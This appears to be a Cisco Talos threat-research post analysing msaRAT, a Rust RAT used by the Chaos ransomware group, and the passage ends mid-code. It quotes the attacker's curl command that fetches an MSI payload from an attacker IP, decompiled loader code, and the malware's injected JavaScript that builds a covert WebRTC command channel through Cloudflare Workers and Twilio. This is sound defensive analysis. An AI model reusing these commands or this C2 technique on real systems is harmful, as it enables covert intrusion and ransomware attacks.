Chaos ransomware's msaRAT: Living off the browser to build a covert C2 channel

blog.talosintelligence.com/chaos-msarat-living-off-the-browser-to-build-covert-c2-channel

Jordyn Dunk July 23, 2026

Thursday, July 23, 2026 06:00

- Cisco Talos has discovered a new Rust-based remote access trojan (RAT) we call “msaRAT” attributed to the Chaos ransomware group. The name is derived from the binding names found in the binary: “msaOpen,” “msaClose,” “msaError,” and “msaMessage”.
- msaRAT is implemented using the Tokio asynchronous runtime, with primary capabilities of browser-leveraged remote code execution and covert tunneling to establish command-and-control (C2) communications.
- This RAT never touches the network directly — it controls its C2 communication channel exclusively through Chrome DevTools Protocol (CDP), a browser debugging API. The binary contains a Cloudflare Workers endpoint, but it never makes HTTP connections to that domain itself; it offloads that work entirely to the browser.
- msaRAT manipulates the browser via CDP, performs signaling (SDP Offer/Answer exchange) with Cloudflare Workers, and establishes a WebRTC DataChannel between the browser and the C2 server using Twilio TURN (Traversal Using Relays around NAT) as a relay.

Overview of Chaos ransomware

Chaos is a ransomware-as-a-service (RaaS) group whose activity was first confirmed in February 2025. Although the number of listings on their data leak site remains relatively low, the group consistently targets large organizations and employs double extortion tactics. For initial access, they rely on spam emails and voice-based social engineering, commonly known as vishing. Once inside a network, their traditional post-compromise methodology involves abusing remote monitoring and management (RMM) tools to establish persistent access, while leveraging legitimate file-sharing software to exfiltrate data. For a detailed breakdown of their tactics, techniques, and procedures (TTPs), please refer to our previous blog.




Figure 1. Chaos ransomware leak site.

Infection chain

Talos has identified a new Rust-based RAT used by the Chaos ransomware group, which we have named msaRAT. The name is derived from the binding names found in the binary (“msaOpen,” “msaClose,” “msaError,” “msaMessage”), as detailed in a later section. Figure 2 illustrates the end-to-end infection chain, from initial compromise through to the establishment of C2 communications via this RAT.




Figure 2. Infection chain.

After gaining access to a victim machine but prior to executing the ransomware, the attacker runs the following curl command to download an MSI file named “update_ms.msi” from an attacker-controlled server to the ProgramData directory on the victim machine, then executes it. Although port 443 is specified, the communication occurs over plain HTTP. In environments where firewall rules permit traffic based solely on port number without protocol inspection, this traffic will pass through undetected.

```
curl.exe http://172.86.126.18:443/update_ms.msi -o
C:\programdata\update_ms.msi
```

The property information of this installer, which extracts the DLL file containing the RAT payload, contains details configured to impersonate a Windows update.

```
[redacted]:~/samples$ msiinfo export update_ms.msi Property
Property        Value
s72     l0
Property        Property
ALLUSERS        2
MSIINSTALLPERUSER       1
ARPSYSTEMCOMPONENT      1
Manufacturer    LexSoft Ltd.
ProductLanguage 1033
ProductCode     {3ECBEF43-5592-4F9C-8FBB-D8E524560641}
ProductName     Updates Verify
ProductVersion  2.31.6
UpgradeCode     {00DB0647-0274-4E30-8A38-A1EEE2639B07}
```

Figure 3. Properties of “update_ms.msi”

When this MSI file is executed, the custom action `CA_Run_EA2AEBC3` is triggered upon completion of `InstallFinalize`. This custom action loads lib.dll, embedded in the MSI file's Binary table as `Bin_lib_EA2AEBC3`, directly into memory.

```
[redacted]~/samples$  msiinfo export update_ms.msi CustomAction
Action  Type    Source  Target  ExtendedType
s72     i2      S72     S255    I4
CustomAction    Action
CA_Run_EA2AEBC3 2049    Bin_lib_EA2AEBC3        Run
[redacted]~/samples$  msiinfo export update_ms.msi InstallExecuteSequence
Action  Condition       Sequence
s72     S255    I2
InstallExecuteSequence  Action
ValidateProductID               700
CostInitialize          800
FileCost                900
CostFinalize            1000
InstallValidate         1400
InstallInitialize               1500
ProcessComponents               1600
UnpublishFeatures               1800
RemoveRegistryValues            2600
InstallFiles            4000
WriteRegistryValues             5000
RegisterUser            6000
RegisterProduct         6100
PublishFeatures         6300
PublishProduct          6400
InstallFinalize         6600
CA_Run_EA2AEBC3 NOT REMOVE      6601
```

Figure 4. Structure of the MSI file.

lib.dll (msaRAT)

msaRAT is written in Rust and implemented using the asynchronous runtime Tokio. Its primary capabilities include browser-leveraged reverse shell and covert tunneling to establish communications with a C2 server. The export table of “lib.dll” exposes a function named `RUN`, which is designed to be called by the installer described above. Based on the actual logs, after downloading this malware, we have confirmed the existence of a ransom note.

Tokio runtime initialization

Tokio is a runtime for executing asynchronous operations in Rust. While Rust's `async`/`await` provides the syntax for writing asynchronous code, it cannot execute on its own — a runtime like Tokio is responsible for scheduling and running asynchronous tasks.

As the first step within the `RUN` function, the malware initializes Tokio to enable asynchronous processing. Multiple strings statically embedded in the binary — including `TOKIO_WORKER_THREADS` and `the number of hardware threads is not known for the target platform` — match source code from both Tokio and the Rust standard library, confirming this initialization behavior.

During initialization, the malware determines the number of worker threads for parallel execution. It first reads the `TOKIO_WORKER_THREADS` environment variable. If the variable is not set or is empty, it calls the Windows API `GetSystemInfo` to retrieve the CPU count and uses that value to set the worker thread count. If `dwNumberOfProcessors` written by `GetSystemInfo` returns `0`, the worker count is set to `1`. Once the initial values are configured, the Tokio runtime is started, and OS threads equal to the number of workers are created and launched via the `CreateThread` API.

By leveraging Tokio, this RAT can concurrently execute multiple operations — such as receiving frames from the C2, sending CDP commands to the browser, and processing key exchanges — without any operation blocking another. For example, even while an ECDH key exchange is in progress, the reception and processing of other frames continues uninterrupted.

```
180056e04    sub_1800809bf(&var_2488, "TOKIO_WORKER_THREADS", 0x14);
180056e09    let mut rax_2: *mut *mut c_void = var_2488;
180056e10    let systemInfo_1: [i8; 0x10];
180056e10    let mut systemInfo_5: [i8; 0x10];
180056e10    let mut systemInfo: [i8; 0x10];
180056e10    let mut var_2168: *mut i64;
180056e10    let mut lpMem_1: *mut i64;
180056e10    let mut rcx_215: *const i8;
180056e10    let mut r12_1: i64;
180056e10
180056e10    if rax_2 != -2 {
180056e4e        if rax_2 != -1 {
180059deb            let var_2368_1: i128 = *(&systemInfo_1[8] as *mut u128);
180059def            systemInfo_5 = var_2488;
180059e02            *(&systemInfo[0] as *mut u64) = &data_1800b90c8;
180059e0c            *(&systemInfo[8] as *mut u64) = sub_18002b0bc;
180059e10            var_2168 = &systemInfo_5;
180059e1b            lpMem_1 = sub_180076dd0;
180059e1f            rcx_215 = &data_1800b94d5;
180059d33            'label_180059d33:
180059d33            sub_18002bc73(rcx_215);
180059d33            /* no return */
180056e4e        }
180056e4e
180056e6a        __builtin_memset(&systemInfo, 0, 0x24);
180056e71        GetSystemInfo(&systemInfo);
180056e76        let var_2158: i32;
180056e76        let rax_3: i64 = var_2158 as u64;
180056e7c        r12_1 = &data_1800b7078;
180056e7c
180056e83        if rax_3 != 0 {
180056e83            r12_1 = rax_3;
180056e83        }
180056e83
180056e87        if rax_3 == 0 {
180056e90            sub_180089797(r12_1);
180056e95            r12_1 = 1;
180056e87        }
```

Figure 5. Reading the TOKIO_WORKER_THREADS environment variable and determining the worker thread count.

Hijacking the browser

Locating the Chrome or Edge installation path

After launching the Tokio runtime, msaRAT attempts to manipulate the browser. As the first step toward that goal, it searches for the installation path of Chrome or Edge on the victim machine.

1. Path Discovery via Environment Variables

The malware attempts the following combinations in priority order, checking whether the file exists at each path.

Priority	Environment Variables	Browser Relative Paths
1	ProgramFiles	Google¥Chrome¥Application¥chrome.exe
2	ProgramFiles(x86)	Google¥Chrome¥Application¥chrome.exe
3	LocalAppData	Google¥Chrome¥Application¥chrome.exe
4	ProgramFiles(x86)	Microsoft¥Edge¥Application¥msedge.exe
5	ProgramFiles	Microsoft¥Edge¥Application¥msedge.exe
6	LocalAppData	Microsoft¥Edge¥Application¥msedge.exe

Table 1. Browser search targets and priority order.

```
// 0×180028db7 (Pseudocode)
for (env_var, browser_path) in BROWSER_PATHS {
    if let Ok(base) = env::var(env_var) {
        let full_path = base + "\\" + browser_path;
        if file_exists(&full_path) { return Ok(full_path); }
    }
}
```

Figure 6. Chrome and Edge path discovery (pseudocode).

2. Path Discovery via registry

If no path is found through environment variables, the malware falls back to searching for Chrome exclusively via the registry.

```
// 0×180028eb7
RegOpenKeyExW(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\chrome.exe",
    0,
    KEY_READ,
    &phkResult
);
// 0×180028fab
RegQueryValueExW(hKey, lpValueName, nullptr, &type, lpData, &lpcbData);
```

Figure 7. Locating Chrome via registry values

If no matching browser is found, the Chrome DevTools Protocol (CDP) manipulation described later will not be executed.

Launching the browser in headless mode

Upon successfully obtaining the browser path, the malware launches Chrome or Edge in headless mode via the `CreateProcessW` API. At launch, multiple flags listed in Table 2 are applied, enabling the CDP remote debugging port.

Flag	Explanation
--remote-debugging-port=	Enables the CDP remote debugging port.
--headless=new	Launches the browser in headless mode (no display).
--no-default-browser-check	Disables the default browser confirmation dialog at startup.
--disable-extensions	Disables extensions.
--disable-background-networking	Disables background communications.
--disable-sync	Disables synchronization with Google accounts.
--user-data-dir=<path>	Specifies the user profile directory to use.
--window-size=<w,h>	Specifies the browser window size. When not running in headless mode, this may be set to an off-screen dimension.

Table 2. List of flags applied at browser launch.




Figure 8. HTTP GET request to "/json/list/".

In response to this request, the browser returns a JSON array containing information about connectable targets (such as tabs). Each element in the response includes a webSocketDebuggerUrl field, and a CDP session is established by connecting to that URL via WebSocket. Over the established session, a `Target.createTarget` command is sent to create a new tab, followed by `Page.enable` and `Runtime.enable` to activate the JavaScript execution environment.

Inject JavaScript code

After establishing a CDP session over WebSocket, the malware first bypasses Content Security Policy (CSP) using the `Page.setBypassCSP` command. As shown in Figure 9, the command is referenced from the string blob via pointer and length, then issued as a CDP command.

```
18000c347  arg1[0x2c] = "Page.setBypassCSPRuntime.addBindingRuntime.evaluateexceptionDetailsJavaScript "
18000c347  "exceptiontextexceptiondescriptionresultPage.navigateerrorTextFailed to write frame data, connection "
18000c347  "already closedFailed to send kill framefailed to send browser kill signalprocessing "
18000c347  "frameConn-idFrame-idUnknown frame maskFailed to generate shared keyFailed to generate key "
18000c347  "pairFailed to decode";
18000c34e  arg1[0x2d] = 0x11;
18000c359  arg1[0x30] = r14_7;
18000c360  *(arg1.byte_offset(0x18a) as *mut u8) = 0;
18000c378  sub_18000ef3f(&arg_4c0, &arg1[0x28], arg10);
```

Figure 9. Issuing CDP commands.

Immediately after bypassing CSP with `Page.setBypassCSP`, the RAT issues `Runtime.addBinding` five consecutive times. `Runtime.addBinding` is a CDP feature that registers callbacks to notify both the browser's JavaScript and the CDP client (the RAT) of events. The binding names to be registered are stored in the string table within the binary. Through a loop, the names "msaOpen," "msaClose," "msaError," "msaMessage," and "dataAck" are referenced in order, and each entry is sent as a CDP command one at a time.

```
1800b4783  data_1800b4783: [i8; 0xfd] = "failed to send close frameFailed to resolve DNSmissing key{base64}Failed to send data th"
1800b4783      "rough chromeFailed to encode framehttps://www.microsoft.com/en-us/edge/?form=MA13FJmsaOpenmsaClosemsaErrormsaMess"
1800b4783      "agedataAckis-01-ast.ols-img-12.workers.dev\n"
1800b4783      "(async fu"
```

Figure 10. String table containing the binding names.

After registering each binding name, the RAT uses `Runtime.evaluate` — a CDP feature for executing JavaScript in the browser — to inject JavaScript code embedded in the .rdata section into the browser. The injected code is embedded in plaintext and consists of two functions.




Figure 11. JavaScript code embedded in the RAT binary (partial excerpt).

The first function initializes the WebRTC channel. It is injected only once, at the time of the initial connection. This function establishes the foundation for communications with the C2. The following sections describe the processing performed by this JavaScript code.

WebRTC DataChannel establishment (using Cloudflare Workers for signaling) and data transfer

1. Retrieving Session Traversal Utilities for NAT (STUN) and Traversal Using Relays around NAT (TURN) server information

First, a `GET` request is sent to Cloudflare Workers (“is-01-ast[.]ols-img-12[.]workers[.]dev”) to retrieve the STUN/TURN server configuration required for WebRTC connection as JSON. If this fails, `window.msaError()` notifies the RAT and terminates.

```
(async function () {
      let servers = {};
      try {
          const resp = await fetch("https://{DOMAIN}/token/v1/{UID}");
          servers = await resp.json();
      } catch (e) {
          return window.msaError(e.message);
      }
```

Figure 12. Retrieving STUN/TURN server information.

Figure 13 shows the `GET` request and response between the browser and the server hosted on Cloudflare Workers infrastructure. Since the browser is launched in headless mode, the User-Agent is identified as HeadlessChrome. As for the Origin and Referer headers, the request is disguised as originating from Microsoft's official website in order to evade detection.

```
GET /token/v1/a HTTP/1.1
Host: is-01-ast.ols-img-12.workers.dev
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/89.0.4389.72 Safari/537.36
Accept: */*
Origin: https://www.microsoft.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.microsoft.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US


HTTP/1.1 200 OK
Date: Fri, 05 Jun 2026 16:53:29 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
CF-Ray:
CF-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: *
Content-Encoding: gzip
Server: cloudflare
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
access-control-allow-credentials: true
access-control-allow-headers: Content-Type
access-control-allow-methods: POST
access-control-max-age: 86400
alt-svc: h3=":443"; ma=86400
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=
"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}

12e
```

Figure 13. GET /token/v1/{UID} request (excerpt).

The response body, as shown in Figure 14, returns WebRTC ICE server configuration containing STUN/TURN server information. The STUN server (“stun2.l.google.com”) is used to discover the external IP address of the infected host

in order to traverse NAT, while the TURN server (“global.turn.twilio.com”) acts as a relay point when a direct Peer-to-Peer (P2P) connection cannot be established.

```
{
      "iceServers": [
          {
              "urls": ["stun:stun2.l.google.com:19302"],
              "credentialType": "password"
          },
          {
              "urls": ["turn:global.turn.twilio.com:3478?transport=udp"],
              "username": "[Reducted]",
              "credential": "[Reducted]",
              "credentialType": "password"
          }
      ]
  }
```

Figure 14. Response body of GET /token/v1/{UID} request (excerpt).

2. Creating the WebRTC PeerConnection and DataChannel

Using the retrieved server information, an RTCPeerConnection is created. The DataChannel name is assigned a random alphanumeric string of 5 to 20 characters generated by `genStr(5, 20)`.


```
const pc = new RTCPeerConnection(servers);
// configure data channel
const dataChannel = pc.createDataChannel(genStr(5, 20));
dataChannel.binaryType = "arraybuffer";

function genStr(minLength = 1, maxLength = 10) {
    const alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    let length = Math.floor(Math.random() * (maxLength - minLength + 1)) + minLength;
    let result = "";
    for (let i = 0; i < length; i++) {
        let randomIndex = Math.floor(Math.random() * alphabet.length);
        result += alphabet[randomIndex];
    }
    return result;
}
```

Figure 15. Creating the WebRTC PeerConnection and DataChannel.

3. Connecting events to bindings

The callbacks previously registered via `Runtime.addBinding` are bound to their respective WebRTC events. When data is received from the C2 (onmessage), the binary data is converted to Base64 and passed to the RAT via `window.msaMessage()`.



```
dataChannel.onopen    = () => window.msaOpen("");
dataChannel.onclose   = () => window.msaClose("");
dataChannel.onerror   = () => window.msaClose("");
dataChannel.onmessage = (e) => {
    const buffer      = new Uint8Array(e.data);
    const binString   = String.fromCharCode( ...buffer);
    const base64Data  = btoa(binString);
    window.msaMessage(base64Data);
};
window.msa = dataChannel;
```

Figure 16. Binding each event to its corresponding callback.

4. Interactive Connectivity Establishment (ICE) candidate gathering and SDP negotiation

For WebRTC communication to occur, both parties must first agree on which address to connect to and which format to use for communication. To that end, the malware generates a WebRTC SDP Offer (containing the communication parameters) and gathers ICE candidates to determine the optimal connection path. Once gathering is complete, the SDP Offer is POSTed to the C2 server, which returns an SDP Answer. Applying the C2 server's SDP via `setRemoteDescription` establishes the WebRTC DataChannnel connection. If ICE candidate gathering does not complete within five seconds, a timeout is triggered and it forcibly executes.

```
pc.oniceconnectionstatechange = (e) => {
    if (["disconnected", "failed", "close"].includes(pc.connectionState)) {
        window.msaClose("");
    }
};

const resolveCandidates = new Promise((resolve) => {
    let resolved = false;
    const forceResolve = () => {
        if (!resolved) {
            resolved = true;
            resolve(true);
        }
    };

    pc.onicecandidate = (ev) => {
        if (!ev.candidate) {
            resolved = true;
            resolve(true);
        }
    };

    setTimeout(forceResolve, 5_000);
});

pc.onnegotiationneeded = () =>
    pc.createOffer()
        .then((d)      => pc.setLocalDescription(d))
        .then(()       => resolveCandidates)
        .then(()       => pc.localDescription)
        .then((offer)  =>
            fetch("https://{DOMAIN}/token/v1/{UID}", {
                method: "POST",
                body:   JSON.stringify(offer),
            })
        )
        .then((r)      => r.json())
        .then((data)   => pc.setRemoteDescription(data))
        .catch((e)     => window.msaError(e.message));
```

Figure 17. ICE candidate gathering and SDP negotiation.

Figures 18 and 19 show the actual `POST /token/v1/{UID}` request and response. The response contains the attacker's SDP Answer, which includes no ICE candidates, with the connection address set to “0.0.0.0”. By intentionally omitting the ICE candidates that are normally present in standard WebRTC communications, P2P connections are prevented from being established, resulting in a design where all communications are always routed through TURN. By routing traffic through Twilio's legitimate service, the real IP address of the attacker's server never appears in the network traffic, and the dual-layer infrastructure combining Twilio with Cloudflare Workers makes it significantly difficult to trace the attacker's infrastructure.

```
POST /token/v1/a[redacted] HTTP/1.1
Host: is-01-ast.ols-img-12.workers.dev
Connection: keep-alive
Content-Length: 1180
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/89.0.4389.72 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: https://www.microsoft.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.microsoft.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US

{"type":"offer","sdp":"v=0¥r[redacted] 32541 UDP/DTLS/SCTP webrtc-datachannel¥[redacted]

HTTP/1.1 200 OK
Date: Fri, 05 Jun 2026 16:53:30 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
CF-Ray: [redacted]
CF-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: *
Content-Encoding: gzip
Server: cloudflare
```

Figure 18. POST /token/v1/{UID} request (excerpt).

```
JavaScript Object Notation: application/json
    Object
        Member: type
            [Path with value: /type:answer]
            [Member with value: type:answer]
            String value: answer
            Key: type
            [Path: /type]
        Member: sdp
            [Path with value […]: /sdp:v=0\r\no=- 4408480501101499294 1780678410 IN IP4 0.0.0.0\r\ns=-\r\nt=0
            0\r\na=msid-semantic:WMS *\r\na=Reducted]
```

Figure 19. Response to POST /token/v1/{UID} request (excerpt).

5. Data conversion helper and random string generation

When sending data from the RAT to the browser, the CDP `Runtime.evaluate` can only pass strings. However, the actual data transmitted over the WebRTC DataChannel is binary data (ArrayBuffer). The function `Base64ToArrayBuffer` is responsible for handling this conversion.

```
window.base64ToArrayBuffer = function (base64) {
    const binary = atob(base64);
    const bytes  = new Uint8Array(binary.length);
    for (let i = 0; i < binary.length; i++) {
        bytes[i] = binary.charCodeAt(i);
    }
    return bytes.buffer;
};
```

Figure 20. Data conversion helper.

6. Send queue and flow control

The WebRTC DataChannel has a send buffer, and continuously sending data can result in new data being dropped. To address this issue, the attacker has implemented a queue and flow control mechanism. Data is dequeued and sent when the buffer drops below 24KB. This design is likely intended to ensure reliable delivery of large payloads such as screenshots or file transfers to the C2.


```
window._pendingFrames = [];

window.flushPending = function flushPending() {
    while (
        window._pendingFrames.length > 0 &&
        window.msa.bufferedAmount < window.msa.bufferedAmountLowThreshold
    ) {
        const frame = window._pendingFrames.shift();
        try {
            window.msa.send(window.base64ToArrayBuffer(frame));
